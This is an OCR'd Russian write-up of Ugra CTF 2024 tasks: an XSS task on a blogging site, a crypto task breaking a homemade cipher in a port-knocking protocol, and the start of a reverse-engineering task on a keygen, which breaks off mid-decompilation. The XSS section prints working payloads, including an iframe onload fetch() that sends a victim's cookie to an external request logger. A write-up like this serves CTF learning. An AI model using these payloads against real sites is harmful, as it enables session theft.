


Статья

Снизу справа есть две кнопки, генерирующие:


- Публичную ссылку: https://medium.s.2024.ugractf.ru/jmasxqhy8z3072h1/mkk4e2kAK9NiguilVSG3gw/
- Приватную ссылку: https://medium.s.2024.ugractf.ru/jmasxqhy8z3072h1/mkk4e2kAK9NiguilVSG3gw/?password=olBIamGoMJoDTyQFkTSyHg

Публичная ссылка в точности совпадает с той, по которой мы создаем или редактируем статью. При этом сайт должен как-то понимать, кто его открывает, потому что при открытии этой ссылки в режиме инкогнито получаем следующее:



Статья


Поищем куки:



Cookies

Если создать еще одну статью, сервер создаст еще одну куку `password` с другим значением и другим параметром `path`. Получается, у каждой статьи есть свой пароль, позволяющий ее редактировать, и сервер сравнивает с ним переданную куку `password`. Поскольку у каждой куки `password` свой параметр `path`, при открытии статьи на сервер передается только пароль к этой статье.

Пароль в куках не совпадает с паролем в приватной ссылке. Действительно, если открыть приватную ссылку в режиме инкогнито, то произойдет установка куки и переадресация, и мы увидим следующую картину:



Статья


В условии сказано, что нас просят выложить анекдоты, а владелец сайта, по-видимому, их прочитает. Итак, наша задача — каким-то образом вытащить куку `password` от страницы с разбором, когда автор (или кто-то ещё, у кого есть приватная ссылка на статью с разбором) зайдёт почитать наши анекдоты.

В коде страницы видим:

```
class PatchedRawTool extends RawTool {
    render() {
        const wrapper = super.render();
        if (this.readOnly) {
            const div = document.createElement("div");
            div.innerHTML = this.data.html;
            wrapper.appendChild(div);
            this.textarea.hidden = true;
        } else {
            this.textarea.addEventListener("keydown", e => {
                // Make backspace work correctly
                if (e.key === "Backspace") {
                    e.stopPropagation();
                }
            })
        }
        return wrapper;
    }
}
```


Получается, для запуска JavaScript-кода на своей странице можно воспользоваться контейнером «Raw HTML» в редакторе. При открытии страницы без прав редактирования (то есть по публичной или приватной ссылке) HTML вставится через тег `innerHTML`.

Попробуем написать простейший эксплоит:




Эксплоит

Откроем в режиме инкогнито, и…



Эксплоит

Ничего не произошло! При этом в DevTools видим, что тег `<script>` вставился:




DevTools


Почему же код не исполнился? Ответ можно найти, например, на StackOverflow. Содержимое тегов `<script>` не исполняется, если тег был вставлен через `innerHTML`. В ответах можно найти способ тем не менее добиться XSS через тег `<img>`:

```
<img src="x" onerror="alert(1);">
```

Такой эксплоит уже срабатывает:



Эксплоит



Эксплоит


Теперь нужно придумать, как вытащить куку с другим значением `path`. Ответ на этот вопрос тоже находится на StackOverflow. Предлагается создать тег `<iframe>` с `src`, ссылающимся на другую страницу. Заодно можно и воспользоваться обработчиком `onload` у `<iframe>`.

```
<iframe src="https://medium.s.2024.ugractf.ru/jmasxqhy8z3072h1/
        y4urwkEjcLxvz9WB/" onload="alert(this.contentDocument.cookie);">
```

При локальном запуске видим пустой `alert`, что, в общем-то, разумно. У автора при этом должны отобразиться куки.


Осталось понять, как передать эти куки себе. Для этого можно воспользоваться любым онлайн-сервисом, который позволяет принимать HTTP-запросы и

логировать их. Например, pipedream.com:



pipedream

При открытии страницы по ссылке приходит событие:




pipedream

Настроим эксплоит так, чтобы он автоматически присылал на эту ссылку куки:

```
<iframe src="https://medium.s.2024.ugractf.ru/jmasxqhy8z3072h1/
        y4urwkEjcLxvz9WB/" onload="fetch(`https://
        eohtssrnoxidmb8.m.pipedream.net/?${this.contentDocument.cookie}
        `);">
```

Осталось попробовать самим и подождать, пока на страницу зайдёт админ:



pipedream

Установим эту куку себе, самостоятельно сконструировав URL: https://medium.s.2024.ugractf.ru/jmasxqhy8z3072h1/y4urwkEjcLxvz9WB/?password=kLUMhULhczGL4hkx

Вот и флаг:

Разбор

Флаг: **ugra_secure_vault_unlocked_0mbs0t30i787**

Стук

nsychev, crypto 200

> К серверу в дверь постучали:
>
> — Кто там?
>
> Никто не ответил.
>
> «UDP,» — подумал сервер.

> *capture.pcap* knocker.zip

Решение

Нам дан дамп трафика и архив. В архиве мы видим Python-проект `epkp`, который, судя по описанию, содержит `Encrypted Port Knocking Protocol Implementation` — реализацию протокола стучания в порт.

Проект состоит из трёх исходных файлов:

В файле `ecdhe.py` реализована небольшая обёртка над библиотекой `cryptography` для формирования общего ключа по протоколу Диффи-Хеллмана на эллиптических кривых. Учитывая то, что небиблиотечного кода тут нет, оставим попытки разбираться с ним — достаточно запомнить, что обе стороны в процессе общения формируют неизвестный нам ключ.

В файле `matrix.py` находится некий симметричный блочный алгоритм шифрования, который шифрует данные блоками по 16 байт. Самое важное, что можно отметить при первом же взгляде на него — тот факт, что «вектор инициализации» (`self.iv`) переиспользуется при шифровании следующих данных — то есть если подать в шифровальщик две строки, то первая будет зашифрована на изначальном IV, а вторая — на IV, получившемся в результате прошлого шага.

Наконец, в `client.py` мы видим обёртку над Python-модулем `socket`, которая и реализует шифрование.

По всей видимости, общение должно происходить как-то так:

```
client = Client("some-host")
client.establish_connection(os.urandom(31))

client.send_encrypted(b"...") # send some data
data = client.recv_encrypted() # receive some data
```

Все данные вариативной длины в протоколе имеют префикс, равный их длине — до момента установления общего ключа это однобайтовый размер сообщения, а после — двухбайтовый размер, но не в байтах, а в блоках шифрования (т.е. 16-байтовое сообщение будет обозначаться меткой размера 01 00).

Здесь же мы узнаём, что упоминаемый в названии port knocking не имеет никакого отношения к одноимённому способу удалённого управления фаерволлом — название выбрано из-за специфичных констант при общении клиента и сервера. Давайте посмотрим, как устроено общение:

1. Клиент инциаилизирует соединение отправляет серверу 5 байт `45 50 4B 50 FA` и свой публичный ключ (как правило, длиной 133 байта для нашей кривой).

2. Сервер в ответ отправляет 5 байт `45 50 4B 50 FB` и свой публичный ключ.

   На этом обмен ключами ECDH заканчивается, и обе стороны имеют общий ключ.

3. Далее все сообщения по очереди загружаются в один `Encryptor`, отправляется сначала длина зашифрованного сообщения в блоках, затем само сообщение. Отправка и получение сообщений происходят одинаково.

В качестве вектора инициализации используются первые 16 байт общего ключа, а в качестве ключа — следующие 16 байт. Остальные байты попросту выкидываются.

Первые два сеанса общения — это приветствие и отправка идентификатора клиента, после чего, сервер, по всей видимости принимает решение о разрешении сессии.

Теперь взглянем на трафик — нетрудно заметить, что единственная TCP-сессия в нём довольно хорошо отражает прочитанное нами. Может смутить, что на третьем шаге длина сообщения и само сообщение почему-то обычно прилетают в отдельных пакетах, но в коде так и написано.

После обмена ключами и подтверждения `client_id` здесь мы видим следующую коммуникацию:

- 7 блоков от клиента к серверу
- 4 блока от сервера к клиенту
- 4 блока от клиента к серверу
- завершение TCP-соединения

Как можно заметить, и сервер, и клиент совместно поддерживают одинаковое состояние `Encryptor`: и при шифровании, и при дешифровании IV «проматывается» одинаковым образом. Давайте посмотрим на это место повнимательнее.

Алгоритм шифрования устроен следующим образом:

1. Сообщение дополняется до размера, кратного 16 байтам (а если оно уже кратно 16 байтам, добавляется целый блок) строкой, состоящий из байтов от 01 до NN, где NN — количество добавляемых байтов.

2. Пункты выполняются по очереди для каждого блока.

3. Сначала IV представляется как матрица 4×4.

4. По очереди для каждого символа ключа берётся его код — 8-битное число — и разделяется на четыре двухбитовых числа `row1`, `row2`, `col1` и `col2`. После этого в матрице IV местами меняются сначала строки `row1` и `row2`, а затем столбцы `col1` и `col2`. Полученный результат записывается в IV.

5. В конце ко всем байтам IV прибавляется единица (если байт был равен 255, он становится равным нулю).

6. Дальше формируется сообщение IV’, в котором все байты IV заменяются с помощью заданного Sbox. Нетрудно узнать, что он взят из алгоритма Rijndael, впрочем, это не имеет никакого значения.

7. Блоком шифротекста считается `plaintext XOR IV'`.

8. Полученный IV далее используется для шифрования следующего блока, начиная с пункта 3.

Нам известны два подряд идущие блока в трафике — причём как открытые тексты (из кода), так и шифротексты (из трафика). Это `Knock-knock!` и `Who's there?` — они как раз имеют длину ровно в один блок.

Исходя из этого, мы легко можем восстановить сначала `IV'` в каждом конкретном

случае — поксорив шифротекст с открытым текстом, а затем `IV` — применив к нему обратное преобразование к таблице Sbox.

Теперь у нас есть два последовательных значения `IV`, между которыми ровно один раз применили операции из шагов 3, 4 и 5.

Заметим, что на каждом блоке такое преобразование не зависит от текущего состояния IV, плейнтекста и т.д. — к любому входному значению будут применены одни и те же операции. Если мы научимся сами применять к IV эти две операции, то нам не составит труда продолжить поток IV дальше, и расшифровать все остальные блоки.

Для начала давайте вычтем из второго IV единицу и «откатим» шаг 5. Осталось понять, что шаги 3 и 4 лишь переставляют элементы 16-байтного IV в каком-то заранее заданном порядке (который зависит от статичного для всей сессии `key`).

Разработчики алгоритма заранее о нас позаботились и обеспечили уникальность всех 16 байт IV, поэтому вычислить перестановку получится без труда.

Эту же перестановку можно применить ко второму IV, прибавить единицу и получить следующий IV. Повторяя эту процедуру для каждого последующего блока, мы сможем расшифровать весь трафик.

Код для решения

Флаг: **ugra_i_know_password_i_see_the_d6a7197bff9e**

Late Stage Capitalism

purplesyringa, reverse 200

> Вышла новая версия уцуцуги!
>
> Она, правда, дорогая и требует ключа. Ну ничего, найдем кейген.
>
> Другое дело, что хакерам тоже хочется кушать…
>
> *Добавлено в 15:35:*
>
> **Подсказка.** Говорят, что вам может помочь одна женщина по имени Ида. Хоть обычно она и помогает за большую сумму, но уже второй год подряд она может помочь бесплатно.
>
> *keygen https://skinparadox.s.2024.ugractf.ru/token* Токен: …

Решение

Посмотрим, что приложено к заданию.

Во-первых, есть сайт, где можно купить **UCUCUGA PRO EDITION** за целый 1 BTC. При этом указан адрес, на который надо перевести деньги. Адреса Bitcoin содержат в себе контрольную сумму; у данного адреса контрольная сумма не сходится, поэтому по-честному купить уцуцугу не получится.

Также есть кнопка для получения уцуцуги по ключу. В коде страницы видим, что

эта кнопка обрабатывается следующим образом:

```
async function have() {
    const key = prompt("Введите ключ активации:");
    alert(await (await fetch(`get-flag/${key}`)).text());
}
```

Таким образом, чтобы получить флаг, нам просто нужно узнать ключ активации. Запомним это.

Теперь посмотрим на программу `keygen`. После запуска и ввода токена видим:

```
UCUCUGA PRO KEYGEN by xXx_HACKERNAME_xXx
Enter token: maziserywq8vln9u
You need to obtain a key from me to use this keygen.
Please mail purplesyringa@example.com. We will agree on the payment.
Enter key from purplesyringa:
```

Ага, понятно. Чтобы получить ключ к уцуцуге, нужно сначала получить ключ к кейгену. На это указывает и фраза «Другое дело, что хакерам тоже хочется кушать» из условия задачи.

Будем реверсить `keygen`. Воспользуемся для этого IDA Free (ближе к концу соревнования она была приложена к заданию; до этого можно было использовать свою копию, если она была в образе виртуальной машины, либо найти альтернативный способ её скачать). Задание также можно решить с помощью Ghidra.

Декомпилируем `main` (нажатием F5):

```
// local variable allocation has failed, the output may be wrong!
int __fastcall __noreturn main(int argc, const char **argv, const char
        **envp)
{
  char **v3; // rdx

  __shedskin__::__init(*(__shedskin__ **)&argc);
  __sys__::__init((__sys__ *)(unsigned int)argc, (int)argv, v3);
  __shedskin__::__start((__shedskin__ *)__keygen__::__init, (void (*)
        (void))argv);
}
```

Сразу натыкаемся на интересное название пространства имён `__shedskin__`. Загуглим *shedskin*. Оказывается, что это транслятор Python в C++, который затем был скомпилирован в бинарный код, к счастью, с символами.

Судя по всему, `__init` инициализирует рантайм, так что заглянем внутри функции `__start`. Она не содержит ничего особо интересного, но вызывает первый аргумент:

```
void __fastcall __noreturn __shedskin__::__start(__shedskin__ *this, void
        (*a2)(void))
{
```

```
  std::set_terminate((void (*)(void))__shedskin__::terminate_handler);
  ((void (__fastcall *)(void (__fastcall __noreturn *)(__shedskin__
         *__hidden), void (*)(void)))this)(
    __shedskin__::terminate_handler,
    a2);
  exit(0);
}
```

Значит, заглянем в __keygen__::__init__:

```
__int64 __fastcall __keygen__::__init(__keygen__ *this)
{
  __shedskin__::str *v1; // rax
  __shedskin__::str *v2; // rbx
  __shedskin__::str *v3; // rax
  __shedskin__ *v4; // rbx
  __shedskin__::str *v5; // rax
  __int64 v6; // rbx
  __shedskin__::str *v7; // rax
  __int64 v8; // rbx
  __shedskin__::str *v9; // rax
  __int64 v10; // rbx
  __shedskin__::str *v11; // rax
  __int64 v12; // rbx
  __shedskin__::str *v13; // rax
  __int64 v14; // rbx
  __shedskin__::str *v15; // rax
  __int64 v16; // rbx
  __shedskin__::str *v17; // rax
  __int64 v18; // rbx
  __shedskin__::str *v19; // rax
  __shedskin__::str *v20; // rbx
  __shedskin__::str *v21; // rax
  __int64 v22; // rbx
  __shedskin__::str *v23; // rax
  __int64 v24; // rbx
  __keygen__ *v25; // rdi

  v1 = (__shedskin__::str *)GC_malloc(0x40uLL);
  v2 = v1;
  if ( !v1 )
    GC_throw_bad_alloc();
  __shedskin__::str::str(v1, "0123456789abcdef");
  __keygen__::const_0 = v2;
  v3 = (__shedskin__::str *)GC_malloc(0x40uLL);
  v4 = v3;
  if ( !v3 )
    GC_throw_bad_alloc();
  __shedskin__::str::str(v3,
         "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_-");
  __keygen__::const_1 = v4;
  v5 = (__shedskin__::str *)GC_malloc(0x40uLL);
```

```
v6 = (__int64)v5;
if ( !v5 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v5, &path);
__keygen__::const_2 = v6;
v7 = (__shedskin__::str *)GC_malloc(0x40uLL);
v8 = (__int64)v7;
if ( !v7 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v7, "Invalid hex format");
__keygen__::const_3 = v8;
v9 = (__shedskin__::str *)GC_malloc(0x40uLL);
v10 = (__int64)v9;
if ( !v9 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v9, "UCUCUGA PRO KEYGEN by xXx_HACKERNAME_xXx");
__keygen__::const_4 = v10;
v11 = (__shedskin__::str *)GC_malloc(0x40uLL);
v12 = (__int64)v11;
if ( !v11 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v11, "Enter token: ");
__keygen__::const_5 = v12;
v13 = (__shedskin__::str *)GC_malloc(0x40uLL);
v14 = (__int64)v13;
if ( !v13 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v13, "You need to obtain a key from me to use this
       keygen.");
__keygen__::const_6 = v14;
v15 = (__shedskin__::str *)GC_malloc(0x40uLL);
v16 = (__int64)v15;
if ( !v15 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v15, "Please mail purplesyringa@example.com. We
       will agree on the payment.");
__keygen__::const_7 = v16;
v17 = (__shedskin__::str *)GC_malloc(0x40uLL);
v18 = (__int64)v17;
if ( !v17 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v17, "Enter key from purplesyringa: ");
__keygen__::const_8 = v18;
v19 = (__shedskin__::str *)GC_malloc(0x40uLL);
v20 = v19;
if ( !v19 )
  GC_throw_bad_alloc();
__shedskin__::str::str(v19, "UCUCUGA Pro key: ");
__keygen__::const_9 = v20;
v21 = (__shedskin__::str *)GC_malloc(0x40uLL);
v22 = (__int64)v21;
```

```
  if ( !v21 )
    GC_throw_bad_alloc();
  __shedskin__::str::str(v21, "The key is invalid.");
  __keygen__::const_10 = v22;
  v23 = (__shedskin__::str *)GC_malloc(0x40uLL);
  v24 = (__int64)v23;
  if ( !v23 )
